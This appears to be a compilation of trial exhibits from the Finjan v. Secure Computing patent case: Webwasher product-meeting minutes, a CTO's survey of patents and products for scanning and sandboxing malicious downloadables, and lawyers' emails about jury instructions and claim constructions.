
6.) Performance

- further develop AV Prescan

Plaintiff's Trial Exhibit

**PTX-35**

Case No. 06-369 GMS



7.) Security Information Management (SIM)

- add risk analysis and risk management to reporting
- reporting becomes part of all CSM product
- auditing of policy settings

8.) Improvement of Security Configurator

- new service: Suggests policy settings adaptive to current threats on Internet in (almost) real time

9.) Spyware

- develop function that blocks spyware's phone home addresses in networks
- service similar to URL filter database

Actions:

- Ask sales (country managers) for feature input (Roland)

Next Meeting:

- Wednesday April 28, 2004, 11:00-15:00, 'Paris'

Best,

Roland

-

---

Roland Cuny  
Dipl.-Ing. (TU)  
Chief Technology Officer & Co-Founder

webwasher AG  
Vattmannstrasse 3  
33100 Paderborn / Germany

Phone: +49 52 51 / 5 00 54-22  
Fax: +49 52 51 / 5 00 54-11  
E-mail: <mailto:roland.cuny@webwasher.com>  
Visit us at: <http://www.webwasher.com>

---

\*\*\*\*\*

Added after meeting:

Chris: small extensions to Actions  
Michael: Email filter by language

# **EXHIBIT 8**

## Proactive Security

Locally stored patents are here (you need the Internetiff browser plug-in to view the multipage TIFF In

## Patent lists

- Computer Associates: All patents
- Computer Associates Think: All patents
- Finjan Software, Ltd.: All patents
- Trend Micro Incorporated: All patents
- Network Associates: All patents

## Patents describing a proactive security system

- US Patent 5,983,348 - "Computer network malicious code scanner", Trend Micro  
A network scanner for security checking of application programs (e.g. Java applets or Active X) over the Internet or an Intranet has both static (pre-run time) and dynamic (run time) scanning. The HTTP proxy server identifies suspicious instructions and instruments them e.g. a pre-and-post sequence or otherwise. The instrumented applet is then transferred to the client (web browser) to security monitoring code. During run time at the client, the instrumented instructions are thereby security policy violations, and execution of an instruction is prevented in the event of such a violation. 1. A method of detecting and preventing execution of instructions in an application program over a computer network, comprising: providing the application program over the computer network; determining whether the provided application program includes any instructions that are members of a particular set of instructions; *executing* the application program if it is determined that no members of the set are included in the application program; if it is determined that an instruction is a member of the set, then altering the program, thereby allowing monitoring of execution of the instruction, wherein the altering includes a first predefined call before the instruction and a second predefined call after the instruction; and the first or second predefined call changes a session state of the application program.
- US Patent 6,272,641 - "Computer network malicious code scanner method and apparatus", (Sub-patent of 5,983,348)  
A network scanner for security checking of application programs (e.g. Java applets or Active X) over the Internet or an Intranet has both static (pre-run time) and dynamic (run time) scanning. The HTTP proxy server identifies suspicious instructions and instruments them e.g. a pre-and-post sequence or otherwise. The instrumented applet is then transferred to the client (web browser) to security monitoring code. During run time at the client, the instrumented instructions are thereby security policy violations, and execution of an instruction is prevented in the event of such a violation. 1. A method of detecting and preventing execution of *problematic* instructions in an application program from a computer network to a client, comprising: providing the application program over the computer network; determining, prior to downloading the application program to the client, whether the provided application program includes any instructions that are members of a particular set of instructions; *downloading* the application program without alteration and *executing* the application program if it is determined that no members are included in the application program; if it is determined that an instruction is a member of the set, *downloading* the application program to the client along with a *security monitoring package*, the package including the monitoring of execution of the instruction at the client.
- US Patent 6,154,844 - "System and method for attaching a downloadable security profile to a downloadable", Finjan  
A system comprises an inspector and a protection engine. The inspector includes a content inspection engine.

Plaintiff's Trial Exhibit

PTX-38

Case No. 06-369 GMS

EXHIBIT

38

GERMAN

uses a set of rules to generate a Downloadable security profile corresponding to a Downloadable, applets, ActiveX.TM. controls, JavaScript.TM. scripts, or Visual Basic scripts. The content inspection engine links the Downloadable security profile to the Downloadable. The set of rules may include a list of suspicious operations, or a list of suspicious code patterns. The first content inspection engine may link to a certificate that identifies the content inspection engine which created the Downloadable security profile. Additional content inspection engines may generate and link additional Downloadable security profiles to the Downloadable. Each additional Downloadable security profile may also include a certificate that identifies the content inspection engine. Each content inspection engine preferably creates a Downloadable security profile to which the Downloadable security profile corresponds. The protection engine further includes a Downloadable interceptor for receiving a Downloadable, a file reader coupled to the interceptor for determining whether the Downloadable includes a Downloadable security profile, an engine coupled to the file reader for determining whether to trust the Downloadable security profile, and a security policy analysis engine for comparing the Downloadable security profile against a security policy. The security policy analysis engine determines that the Downloadable security profile is trustworthy. A Downloadable ID verification engine retrieves the Downloadable ID that identifies the Downloadable to which the Downloadable security profile corresponds, generates the Downloadable ID for the Downloadable and compares the generated ID to the linked Downloadable. The protection engine further includes a certificate authenticator for authenticating a certificate that identifies a content inspection engine which created the Downloadable security profile as a trusted source. The certificate authenticator can also authenticate a certificate that identifies a device that created the Downloadable.

1. A method comprising: receiving by an inspector a Downloadable; generating by the inspector a Downloadable security profile that identifies suspicious code in the received Downloadable; and providing the first Downloadable security profile to the Downloadable before a web server makes the Downloadable available to web clients.

- US Patent 6,092,194 - "System And Method For Protecting a Computer and a Network From Downloadables", Finjan (SurfinGate behavior-inspection of code at the gateway)

A system protects a computer from suspicious Downloadables. The system comprises a security interface for receiving a Downloadable, and a comparator, coupled to the interface, for applying a security policy to the Downloadable to determine if the security policy has been violated. The Downloadable may include a Java.TM. applet, an ActiveX.TM. control, a JavaScript.TM. script, or a Visual Basic script. The system may include a default security policy to be applied regardless of the client to whom the Downloadable is addressed, or a specific security policy to be applied based on the client or the group to which the Downloadable is addressed. The system uses an ID generator to compute a Downloadable ID identifying the Downloadable, fetches all components of the Downloadable and performs a hashing function on the Downloadable to generate the fetched components. Further, the security policy may indicate several tests to perform, including: (1) a comparison with known hostile and non-hostile Downloadables; (2) a comparison with Downloadables blocked or allowed per administrative override; (3) a comparison of the Downloadable security profile against access control lists; (4) a comparison of a certificate embodied in the Downloadable against a list of trusted certificates; and (5) a comparison of the URL from which the Downloadable originated against a list of untrusted URLs. Based on these tests, a logical engine can determine whether to allow or block the Downloadable.

1. A computer-based method, comprising the steps of: receiving an incoming Downloadable added by a server that serves as a gateway to the client; comparing, by the server, Downloadable security profile data to the Downloadable, the Downloadable security profile data includes a list of suspicious operations that may be attempted by the Downloadable, against a security policy to determine if the security policy has been violated; and preventing execution of the Downloadable by the client if the security policy has been violated.

- US Patent 6,167,520 - "System And Method For Protecting a Client From Hostile Downloadables" (SurfinShield desktop Sandboxing technology)



A system and method examine execution or interpretation of a Downloadable for operations deemed hostile, and respond accordingly. The system includes security rules defining suspicious actions; policies defining the appropriate responsive actions to rule violations. The system includes an interface for receiving incoming Downloadable and requests made by the Downloadable. The system still further includes a comparator coupled to the interface for examining the Downloadable, requests made by the Downloadable and runtime events to determine whether a security policy has been violated, and a response engine coupled to the comparator for performing a violation-based responsive action.

1. A computer-based method, comprising: monitoring the operating system during runtime for an event caused from a request made by a Downloadable; interrupting processing of the request; comparing information pertaining to the Downloadable against a predetermined security policy; and performing a predetermined responsive action based on the comparison, the predetermined responsive action including storing results of the comparison in an event log.

- US Patent 6,480,962 - "System and method for protecting a client during runtime from host downloadables", Finjan (SurfinShield desktop Sandboxing technology, same as 6,167,520 but in a different subsystems of the operating system)

A system protects a client from hostile Downloadables. The system includes security rules defining suspicious actions and security policies defining the appropriate responsive actions to rule violations. The system includes an interface for receiving incoming Downloadable and requests made by the Downloadable. The system includes a comparator coupled to the interface for examining the Downloadable, requests made by the Downloadable and runtime events to determine whether a security policy has been violated, and a response engine coupled to the comparator for performing a violation-based responsive action.

1. A computer-based method, comprising: monitoring substantially in parallel a plurality of subsystems of an operating system during runtime for an event caused from a request made by a Downloadable; interrupting processing of the request; comparing information pertaining to the Downloadable against a predetermined security policy; and performing a predetermined responsive action based on the comparison.

#### Patents describing an algorithm to detect hostile executables

- US Patent 6,449,723 "Method and system for preventing the downloading and execution of objects", Computer Associates Think (Scanning the header of downloads if they will utilize forbidden resources)

A method for selectively preventing the downloading and execution of undesired Executable Objects. A computer includes analyzing a header of an Executable Object which is detected at a gateway, determining the resources of a computer that the Executable Object needs to utilize and comparing the resources that the Executable Object needs to utilize with a user's Security Policy representing the resource combination of resources, that the user allows or does not allow an executable object to utilize with. The Executable Object is allowed to pass through the gateway and to reach the computer which initiated downloading, if the resources of the computer that the Executable Object needs to utilize are included in the resources allowed for use by the Security Policy. The Executable Object is prevented from passing through the gateway, thereby preventing it from reaching the computer which has initiated its downloading, if the computer that the Executable Object needs to utilize are included in the list of the resources forbidden by the Security Policy.

- US Patent 6,336,140 - "Method and system for the identification and the suppression of executable objects", Computer Associates Think (Rearranges the requested objects of a Web page in a sequential order by 6,449,723 )

A method for processing Executable Objects, comprising: (a) providing analysis means capable of analyzing data packets transmitted on a communication line between a browser and an HTTP server, said communication line being established through a gateway; (b) analyzing the handshake between the browser and said server, to detect a "GET\_" command sent by the user and an HTTP code sent in response

(c) when such an HTTP code is detected, analyzing the data packets transmitted by said server to by: (c.1) providing ordering means to order data packets received in non-sequential order, and to sequential order to header checking means; (c.2) checking the data packets so as to analyze the header of the Executable Object, and to identify the resources of the system that it needs to employ; (c.3) transmitting to said gateway data representing the resources of the system that the Executable Object utilizes; (c.4) providing data packet suppressing means coupled to said gateway, such that if the resources of the system that the Executable Object needs to utilize are not permitted according to the security policy administrator, at least one data packet belonging to the Executable Object is suppressed, altered or deleted to prevent the execution thereof by the browser.

#### Other

- US Patent 5,623,600 - "**Virus detection and removal apparatus for computer networks**", Think Network Associates (Scanning of viruses on the gateway for FTP and SMTP) {RCy: This is a strong patent cited by many patents}

A system for detecting and eliminating viruses on a computer network includes a File Transfer Protocol proxy server, for controlling the transfer of files and a Simple Mail Transfer Protocol (SMTP) proxy server for controlling the transfer of mail messages through the system. The FTP proxy server and SMTP proxy server operate concurrently with the normal operation of the system and operate in a manner such that viruses transmitted from the network in files and messages are detected before transfer into or from the system. The FTP and SMTP proxy server scan all incoming and outgoing files and messages, respectively before transfer. If viruses are detected, the files and messages are not transferred, only if they do not contain any viruses. A method for detecting a file before transmission into or from the network includes the steps of: receiving the data transfer request; determining the file name; transferring the file to a system node; performing virus detection on the file; determining if the file contains any viruses; transferring the file from the system to a recipient node if the file does not contain a virus; and deleting the file if the file contains a virus.

- US Patent 6,701,440 - "**Method and system for protecting a computer using a remote e-mail device**", Network Associates

(Virus scanner at the gateway for emails) {RCy: patent is from March 2004, overlaps with 5,623,600} A system and method for a remote or network-based application service offering virus scanning, detecting of e-mail viruses prior to the e-mail messages arriving at the destination system or server. The method protects a computer system that is configured to receive an e-mail message addressed to an e-mail address from viruses in an incoming e-mail message. The method generally includes receiving an incoming e-mail message at a remote e-mail receiving server, scanning the e-mail message for viruses, determining if the e-mail message is clean to a remote e-mail sending server, attempting to clean the e-mail message if infected to generate a cleaned e-mail message, forwarding the cleaned e-mail message, if any, to the remote e-mail sending server, and forwarding the clean or cleaned e-mail message, if any, to the destination e-mail address. The system generally includes a remote e-mail receiving server for receiving an incoming e-mail message, a virus-detection program for scanning the e-mail message for viruses, a virus processing server for attempting to clean the infected e-mail message, and a remote e-mail forwarding server for forwarding the clean or cleaned e-mail message, if any, to the destination e-mail address.

- US Patent 6,553,498 - "**Method and system for enforcing a communication security policy**", Think Network Associates (Assures that downloadable is only delivered from a gateway to a client if the security agent is installed)
- US Patent 6,611,925 - "**Single point of entry/origination item scanning within an enterprise**", Think Network Associates (ID attached to scanned objects to avoid rescan, overlaps with Finjan 6,154,000) A method and system for on-access virus scanning within an enterprise or in a workgroup, where

authenticated against a trusted certificate authority. The first time an item, such as an executable is accessed, it is scanned for viruses, worms, trojan horses, or other malicious code, and, after the determined to be free from threats or is corrected, a certificate noting this information is generated. A Globally Unique Identifier ("GUID") is generated and appended to the item. The certificate contains various information, including the identity of the scanner that performed the virus check, as well as information determining if the original item has been altered since it was scanned, and is stored in a certificate. The GUID is used as a pointer for locating the certificate. A subsequent user who accesses the item via the GUID and can use the GUID to locate the certificate for the item. If the certificate can be located and the item has not been changed since it was scanned, the subsequent user can access the item without re-scanning it.

- US Patent 6,338,141 - "Method and apparatus for computer virus detection, analysis, and real time", CyberSoft, Inc.

A method and apparatus for detecting computer viruses comprising the use of a collection of relational data to detect computer viruses in computer files. The collection of relational data comprises various relational objects created from viruses. Computer files, as they are checked for viruses, are run through a process of those relational signature objects. Those objects created from the file are then checked against the relational data. Depending on the results, the file may be infected and prohibited from running or a remedial method may be performed on a single, stand-alone computer system in real time, as well as a network.

- US Patent 6,721,424 "Hostage system and method for intercepting encrypted hostile data", C (Allows to inspect encrypted content by a key storage) (RCy: This is another SSL-Scanner Method). A method for intercepting data transmissions in a system which is comprised of an external network and computers within a protected local network. A proxy server located in the communication path, between the external network and the computers, is equipped with virus detection capability and includes, also, a means and a hostage storage facility. If the proxy server determines that an incoming transmission from the external network contains hostile data, a key is obtained from the key storage means so as to decrypt the transmission. If no such key is available, the proxy server prevents the data transmission from entering the protected network and stores the data transmission as "hostage data" within the hostage storage facility. When the intended user provides the proxy server with a key capable of decrypting the hostage data transmission, the data is decrypted and forwarded to the user.

- US Patent 6,577,920 - "Computer virus screening", Data Fellows Oyj

A method of screening a software file for viral infection comprising defining a first database of known virus signatures, a second database of known and certified commercial macro signatures, and a third database of known and certified local macro signatures. The file is scanned to determine whether or not the file contains a macro. If the file contains a macro, a signature for the macro is determined and screened against the signatures contained in said databases. A user is alerted in the event that the macro has a signature corresponding to a signature contained in said first database and/or in the event that the macro has a signature which corresponds to a signature contained in either of the second and third databases.

#### Ideas

	Webwasher	Trend Micro	Finjan
Static scanning	gateway or client	gateway (or client)	gateway
block if unassigned or untrusted certificates		Java	Java
block if authenticode signature is not in MS Internet Explorer or set as untrustful in		ActiveX	ActiveX



IE (according to IE on client???)			
block if viruses (signatures)		?	optional McAfee
block if hash code blacklisted by administrator	Java, ActiveX (Webwasher 5.0)	Java	{yes}
block if hash code blacklisted by system (violated a policy on the client in the past) (automatically added to blacklist from admin)		Java (default setting is 'turned off')	?
block if hash code blacklisted by vendor (automated updates)		Java, ActiveX	none
block if downloadable requested from blacklisted URL (list maintained by admin)	Java, ActiveX, Javascript, VBscript, ... (Webwasher 5.0)	Java, Javascript	{yes}
completely block the following file types	Java, ActiveX, Javascript, VBScript, ... (Webwasher 5.0)	Java, Javascript, ActiveX, VBScript	{yes}, filetype only, no magic archives
isolate suspicious commands and pass to client (watcher code injected in downloadable)		Java	no
<b>run time monitoring</b>		client	client
requires installation on client	no	no	yes, exchanges libraries (require individual package each browser version)
executes downloadable incl. watcher code		Java	no
terminate downloadable if instruction violates policy		Java	Java
policy: a security weight of a session is exceeded (the overall activity of the downloadable seems to be too dangerous)		Java	no
policy: file operations (e.g. READ, WRITE, DELETE, RENAME)		Java (access hard drive, CPU, Windows, network resources, ...)	
policy: network operations (LISTEN on socket, CONNECT to a socket, SEND data, RECEIVE data, VIEW INTRANET)		Java	
policy: registry operations (READ, WRITE)		Java	
policy: operating system operations (EXIT WINDOWS, EXIT BROWSER, START or KILL or CHANGE		Java	

PROCESS/THREAD, PRIORITY, DYNAMICALLY LOAD A CLASS)			
policy: resource usage thresholds (memory, CPU, graphics)		Java	
send notification to administrator (email)		Java	
automatically add signature of hostile downloads to blacklist		Java (MD5 digest value signature)	yes (cannot be
automatically send signature of hostile downloads to vendor for inspection		Java	Java
check invoked downloadables already on client		no	no
block applications on client		no	yes
<b>Security Policy</b>	dynamically retrieved, flexible	injected in downloadable, fixed	
multiple policies		user, groups	user, groups
authentication			NTLM/Active Support
<b>Reporting</b>			
logfiles		yes	yes
reports		yes	yes
<b>administration</b>		browser-based, Windows based	Windows-base
single point of management for multiple distributed servers			yes
<b>Other</b>			
protocols		HTTP 1.0	independent of
performance		max. 500 concurrent users	max. 5000 use reuests/sec)
high availability		if server fails, then clients are no longer protected	If server fails t are still protec locally stored policy.
secures downloadable with own signature		Java (simplifies roll- out. Only one signature needs to be trusted on client)	Java
compatibility problems		no HTTP 1.1	
<b>Platforms</b>			
OS server		Windows, Solaris	Windows 2000
OS database server		none	Windows 2000
OS client		none	Windows



Integration		Check Point Firewall-1 (OPSEC)	Check Point's Microsoft's IS, firewall/Web c server, MS Prc Cisco's PIX Fi
-------------	--	--------------------------------	--

#### Literature

- Poison Java, Eva Chen, CTO Trend Micro, 1999
- It's Time to Rethink your Corporate Malware Strategy
- Microsoft ActiveX {RCy: poor}

#### Securing ActiveX

- Exploder FAQ: An ActiveX control is essentially a Windows program that can be distributed fro {RCy: Nice. Discusses dangers, authenticode etc.}
- Security Tradeoffs: Java vs. ActiveX
- ActiveX Security: Exploring and Exploiting Code Download [local]

#### Products

- **Trend Micro AppletTrap**
- **SurfinShield Corporate 5.7 from Finjan Software** Until recently, Finjan has offered only an It product and a desktop version designed for home use. The Corporate Edition (which is new) is d business environments, and includes a central database control unit, and client modules. The cer corporate, group-level, and local security policies, and incorporates extensive logging and centra capabilities. The software can accommodate different profiles, so administrators can allow vario non-malicious ActiveX content to flow to the end user. This is called "white listing". A sandbox by Finjan to control access to the file system and registry. Signature scanning is provided througl with F-Secure. Malicious macros are not addressed.
- **eSafe Enterprise by Aladdin Knowledge Systems, Inc.** This product incorporates its own sign antivirus scanner as well as application-specific and general purpose sandboxing. It also offers a and built-in file integrity checker. Heuristic scanning identifies new malicious macros as they are When installed on a server, consolebased deployment is supported, and security configurations c by individual users and groups. Centralized reporting and alerting is included as well. This is a v comprehensive product with a wide variety of features.
- **Pelican SafeTNet 2.0 from Pelican Security, Inc.** Like other products, this one detects and isol malicious active content. But unlike Finjan, the product lets users secure applications and system who has access to make changes. It blocks content by determining what can be changed, as oppo be let through. Like other behavior-blocking tools, the SafeTnet software builds a sandbox aroun other code that is downloaded. Unlike Aladdin's sandbox technology, the company claims that it dynamic approach in that the sandbox is only run when active content is downloaded, thus saving The product uses SNMP traps to allow integration with enterprise management frameworks such OpenView.
- **Secure4U by Sandbox Security** This is another product incorporating sandboxing. Its policy-ba are similar to those of Windows NT security access control lists, allowing system administrators

consistent network-wide access policy. An interface is provided to allow conventional signature with a third-party product. A personal firewall is included. Malicious macros are not addressed.

- **Achilles' Shield by InDefense, Inc.** This product is similar to SafeTnet, although it incorporates protection for system sectors, a module for scanning known viruses, and a function for detecting conventional memory. The product includes a built-in file integrity checker which can detect unauthorized modifications. Any macros present are checked against the policy database and are locked out unless certified.
- **Stormwatch by Okena** Stormwatch doesn't look at specific threats, or specific code, but at overall performance. It checks every command, network, or system registry operation for any deviation from system behavior. Stormwatch combines behavior analysis with static and dynamic heuristics.

#### Risks:

- Microsoft Longhorn employs sandbox: SEE (Secure Execution Environment). The TrustManager component, evaluates the requested permissions for potential risk (for example, IsolatedStorage is riskier than general FileIO permission), and then the available evidence (Authenticode signature, etc.) to arrive at a trust decision.

Controls built with .NET run within a secure client-side sandbox -- so that they can be prevented from attacking a user's client system (so that it has none of the security concerns that ActiveX controls have to download; they are also cached on the client machine -- enabling you to have to re-download them again to the page. The client-side technology to easily create these types of client controls in .NET is called "lives" within the System.Windows.Forms code namespace. It has built-in designer support within Visual Studio. Details on how to use .NET Client Controls within a browser can be found in this article: <http://www.getdotnet.com/team/windowsforms/iesourcing.aspx>

Last Update: 29-Jun-2004  
©2000-2003 Roland Cuny

[roland.cuny@webwasher.com](mailto:roland.cuny@webwasher.com)

# **EXHIBIT 9**

**From:** Thomas Friedrich  
**To:** Frank Berzau; Mason Adair; Peter Borgolte; Roland Cuny; Heiko Giesselmann; Bart-Jan Schuman; Benita Sieben-Ostmann; Martin Stecher  
**CC:** Jobst Heinemann; Horst Joepen; Christian Matzen  
**BCC:**  
**Sent Date:** 2003-05-23 12:36:07:000  
**Received Date:** 0001-01-01 00:00:00:000  
**Subject:** Minutes: Product Meeting Wednesday, 21.05.05  
**Attachments:**

Hello folks,

pls find attached the minutes of Wednesday's Product Meeting. I am convinced that I am not the Master Chief for technical minutes writing. But you wanted it that way ;-). Luckily (for me and for YOU) I checked with Roland again and he formed it to a "meaningful" and "readable" protocol.

It was an interesting experience for me and I learnt a lot! But please: Don't let me do this again! Many Merciii!

Have a great weekend!

Thomas

PS: Roland, thanks for the help!

---

1) Action Items of last week

- a) WebWasher OS platform support
- ongoing project
  - Red Hat Linux, Windows 2003 tested; Suse 8.2 and Red Hat advanced server not tested
  - customer notification needs to be send out
- b) Roadmap WebWasher 5.0
- there is a meeting planned for Thursday, May 22, to prioritize potential features.
- c) Finjan
- testing finished. Martin distributes new version of document to participants of this meeting, only. The paper is strictly company confidential and must not be further distributed.
  - tests of other products depend on availability of resources. In addition we need to clarify if Trend Micro or Cobion are next candidates.

Plaintiff's Trial Exhibit

**PTX-32**

Case No. 06-369 GMS

EXHIBIT

32

GESELMANN

d) Status WebWasher 4.3

- done

2) Status WebWasher 4.4

- SpamEquator, Mailshell finished
- Microdasys still has bugs and is not suited a beta release. Therefore today's beta release slipped to an unknown date. Microdasys cooperates and performs poorly to solve the problems. Hence we cannot forecast a new release date but will try to go for May 26.
- all our performance testing has to focus on 4.4. Other tests like BMW need to be postponed.
- there are 3 customers testing SpamEquator
- go-To-Market-Plan: Info to UK; USA; France (1 person needs to be for training); Need a name for SSL-module

3) CR Status

- still fixing bugs
- no commit on release date

4) News on OPSEC

- no news from Checkpoint (Frank)
- Julie Wix has a good contact to Checkpoint who is responsive

5) News on ICAP-enabled Squid

- Morse partnership will not solve problem
- today internal Morse meeting to decide on
- WW considers alternative to Morse. Idea to offer incentives to Squid-kernel developers for Squid ICAP-implementation and maintenance.

7) Internet Risk Analyzer (IRA) for resellers

- NetApp received the tool
- we need more feedback on requirements, e.g. doublebyte support for Vertex Link Japan
- this Friday a meeting is planned for IRA with Vorstand to discuss and clarify topics like general concept, number of resellers, number of versions (one generic version, one co-branded tool)
- internal preparation meeting for IRA Thursday, May 22, 10 am

8) NetCache new engine(NetApp)

- will appear in Q1/2004 and support filterlists from Websense, Smartfilter and WebWasher
- we need to allocate development resources for this task. However, it does not seem to be as work intensive as expected.

9) TMC/C load balancer from Array Networks

- Array will send a box for testing
- we have no resources available to conduct testing for next 3-4 weeks

10) Spam Filter Workflow White Paper (Sören)

- Sören distributed a new version this morning.



- this will be an agenda item for next product meeting

---

Top 100 Senders by Volume  
Top 100 Senders by Message Count  
Top 100 Sender IPs by Volume  
Top 100 Sender IPs by Message Count  
Top 100 Senders by Volume  
Top 100 Senders by Message Count  
Top 100 Recipients by Volume  
Top 100 Recipients by Message Count  
Top 100 Next Gateways by Volume  
Top 100 Next Gateways by Message Count  
Top 100 Days by Volume  
Top 100 Days by Message Count  
Message Statistics  
Top 100 Next Gateways by Connection Problems  
Mail Processing Statistics  
Message Volume over Hour  
Message Count over Hour  
Message Volume over Weekday  
Message Count over Weekday  
Message Count over Time  
Top 100 Gateways by Connection Problems  
Top 100 Recipients by Connection Problems  
Top 100 Recipients with dropped Mail  
Notification Message Errors Count  
Top 100 Sender IPs by Connection Errors

# **EXHIBIT 10**

**THIS EXHIBIT HAS BEEN  
REDACTED IN ITS ENTIRETY**

# **EXHIBIT 11**

**THIS EXHIBIT HAS BEEN  
REDACTED IN ITS ENTIRETY**



# **EXHIBIT 12**

**Kastens, Kristopher**

---

**From:** Kobialka, Lisa  
**Sent:** Sunday, March 02, 2008 11:47 AM  
**To:** Finjan  
**Subject:** FW: Finjan v. Secure Computing - Jury Instructions

FYI

Very truly yours,

Lisa Kobialka

King & Spalding LLP  
1000 Bridge Parkway, Suite 100  
Redwood Shores, CA 94065  
Ph: (650) 590-0720  
Fax: (650) 590-1900

-----Original Message-----

**From:** Seidl, Christopher A. [mailto:CASEidl@rkmc.com]  
**Sent:** Sunday, March 02, 2008 6:59 AM  
**To:** Kobialka, Lisa  
**Cc:** Hannah, James; Rovner, Philip A.; Holdreith, Jake M.; George, Sharon C.; Moravetz, Amy; Foster, Trevor J.  
**Subject:** RE: Finjan v. Secure Computing - Jury Instructions

>>>> Please read the confidentiality statement below <<<<  
Lisa,

We are not dropping any 112 issues. If for some reason that changes during trial we can address it at a later time before the Final Jury Instructions are read.

Chris

-----Original Message-----

**From:** Kobialka, Lisa [mailto:lkobialka@KSLAW.com]  
**Sent:** Sunday, March 02, 2008 8:49 AM  
**To:** Seidl, Christopher A.  
**Cc:** Hannah, James; Rovner, Philip A.  
**Subject:** RE: Finjan v. Secure Computing - Jury Instructions

Chris,

Have you made a decision on the 112 issues yet? As you know, this will have an impact on the instructions, as well as the verdict form?

Very truly yours,

Lisa Kobialka

King & Spalding LLP  
1000 Bridge Parkway, Suite 100  
Redwood Shores, CA 94065  
Ph: (650) 590-0720  
Fax: (650) 590-1900

-----Original Message-----

**From:** Seidl, Christopher A. [mailto:CASEidl@rkmc.com]  
**Sent:** Saturday, March 01, 2008 8:16 AM  
**To:** Kobialka, Lisa  
**Cc:** Hannah, James; Rovner, Philip A.  
**Subject:** RE: Finjan v. Secure Computing - Jury Instructions

>>>> Please read the confidentiality statement below <<<<  
Lisa,

With respect to the Final Jury Instructions, we discovered that we did not include the stipulated constructions of terms set forth in the Final Joint Claim Construction Chart dated August 24, 2007. We need to include these in Jury Instruction No. 13 (both Finjan's proposed and Secure Computing's proposed). Specifically, we should add the following:

The '194 patent term "access control" is construed as "criteria indicating whether or not to prevent execution of the Downloadable."

The '822 patent term "mobile protection code" is construed as "code capable of monitoring or intercepting potentially malicious code."

The '822 patent term "protection policies" is construed as "rules or policies for causing one or more predetermined operations to be performed if malicious code is intercepted."

The '822 patent term "sandboxed package" is construed as "protective environment."

The '010 patent term "authenticates/authenticating" is construed as "validating the identity of a user."

The '010 patent term "authorization" is construed as "approval for a request."

The '010 patent term "data owner interface" is construed as "an interface that is managed by one or more trusted individuals within an organization."

The '010 patent term "go list" is construed as "a list which is unique to each role and used by the document control server to determine which documents an authenticated business partner may be allowed to display."

The '361 patent term "network resource requests" is construed as "a request for an application or resource on an external server."

We should also add the Final Joint Claim Construction Chart dated August 24, 2007 to the Authority for that instruction.

Since you have possession of the current instructions, and I agree we should not be sending piecemeal revisions at this point, can you please make these additions?

Thanks,

Chris

-----Original Message-----

From: Kobialka, Lisa [mailto:lkobialka@KSLAW.com]  
Sent: Friday, February 29, 2008 12:38 PM  
To: Seidl, Christopher A.  
Cc: Hannah, James; Rovner, Philip A.  
Subject: RE: Finjan v. Secure Computing - Jury Instructions

Chris,

We will take a look over these, and the new case you added to the government sales authorities -- we may need to add something as well in light of this addition. We will wait before sending you anything until we hear about the 112 issues. We do not want to be sending piecemeal revisions to this document at this point.

Separately, we understand that you have agreed to the video introduction to the jury and that as a result, the Court wants the parties to revise the Preliminary Jury Instructions, so it is not duplicative of the video.

We have reviewed the preliminary instructions and propose that all but the last section of the instruction entitled General Guidance Regarding Patents, found in No. 7.0, be removed

from the instruction. In other words, Instruction 7.0 will be limited to only the present sub-section entitled "Summary of the Patent Issue." If that is acceptable, we will prepare a revised version for your approval and get it on file thereafter.

If you have any questions, please let me know.

Very truly yours,

Lisa Kobialka

King & Spalding LLP  
1000 Bridge Parkway, Suite 100  
Redwood Shores, CA 94065  
Ph: (650) 590-0720  
Fax: (650) 590-1900

---

From: Seidl, Christopher A. [mailto:CASEIDL@rkmc.com]  
Sent: Thursday, February 28, 2008 7:30 PM  
To: Kobialka, Lisa  
Cc: Hannah, James; Rovner, Philip A.  
Subject: Finjan v. Secure Computing - Jury Instructions

>>>> Please read the confidentiality statement below <<<<  
Lisa,

Per our previous discussions, attached please find a redlined version of the Final Jury Instructions. I addressed the DOE and contributory infringement issues and added our proposed prosecution history estoppel instruction. Also note, I deleted the case reference in the table of contents on page (ii). I also added one case to our Government Sales instruction authorities. Finally, as both parties have asserted methods claims and the instructions do not address infringement of method claims, I added a statement about method claim infringement in our Stipulated Jury Instruction No. 18. Please let me know if you agree with this addition so that the instruction can continue to be stipulated.

We are still considering the 112 issues that you raised with Jake yesterday. We will get back to you.

Please let me know if you have any questions.

Regards,

Christopher A. Seidl  
Robins, Kaplan, Miller & Ciresi L.L.P.  
2800 LaSalle Plaza  
800 LaSalle Avenue  
Minneapolis, MN 55402  
Office phone: (612) 349-8468  
Fax: (612) 349-4181  
E-mail address: caseidl@rkmc.com <mailto:caseidl@rkmc.com>

---

Information contained in this e-mail transmission may be privileged, confidential and covered by the Electronic Communications Privacy Act, 18 U.S.C. Sections 2510-2521.

If you are not the intended recipient, do not read, distribute, or reproduce this transmission.

If you have received this e-mail transmission in error, please notify us immediately of the error by return email and please delete the message from your system.

Pursuant to requirements related to practice before the U. S. Internal Revenue Service, any tax advice contained in this communication (including any attachments) is not intended to be used, and cannot be used, for purposes of (i) avoiding penalties imposed under the U. S. Internal Revenue Code or (ii) promoting, marketing or recommending to another person any tax-related matter.

Thank you in advance for your cooperation.

Robins, Kaplan, Miller & Ciresi L.L.P.  
<http://www.rkmc.com> <<http://www.rkmc.com/>>

---

Confidentiality Notice This message is being sent by or on behalf of a lawyer. It is intended exclusively for the individual or entity to which it is addressed. This communication may contain information that is proprietary, privileged or confidential or otherwise legally exempt from disclosure. If you are not the named addressee, you are not authorized to read, print, retain, copy or disseminate this message or any part of it. If you have received this message in error, please notify the sender immediately by e-mail and delete all copies of the message.

Confidentiality Notice This message is being sent by or on behalf of a lawyer. It is intended exclusively for the individual or entity to which it is addressed. This communication may contain information that is proprietary, privileged or confidential or otherwise legally exempt from disclosure. If you are not the named addressee, you are not authorized to read, print, retain, copy or disseminate this message or any part of it. If you have received this message in error, please notify the sender immediately by e-mail and delete all copies of the message.



**Kastens, Kristopher**

---

**From:** Kobialka, Lisa  
**Sent:** Sunday, March 02, 2008 11:47 AM  
**To:** Finjan  
**Subject:** FW: Finjan v. Secure Computing - Jury Instructions

FYI

Very truly yours,

Lisa Kobialka

King & Spalding LLP  
1000 Bridge Parkway, Suite 100  
Redwood Shores, CA 94065  
Ph: (650) 590-0720  
Fax: (650) 590-1900

-----Original Message-----

From: Seidl, Christopher A. [mailto:CASeidl@rkmc.com]  
Sent: Sunday, March 02, 2008 6:59 AM  
To: Kobialka, Lisa  
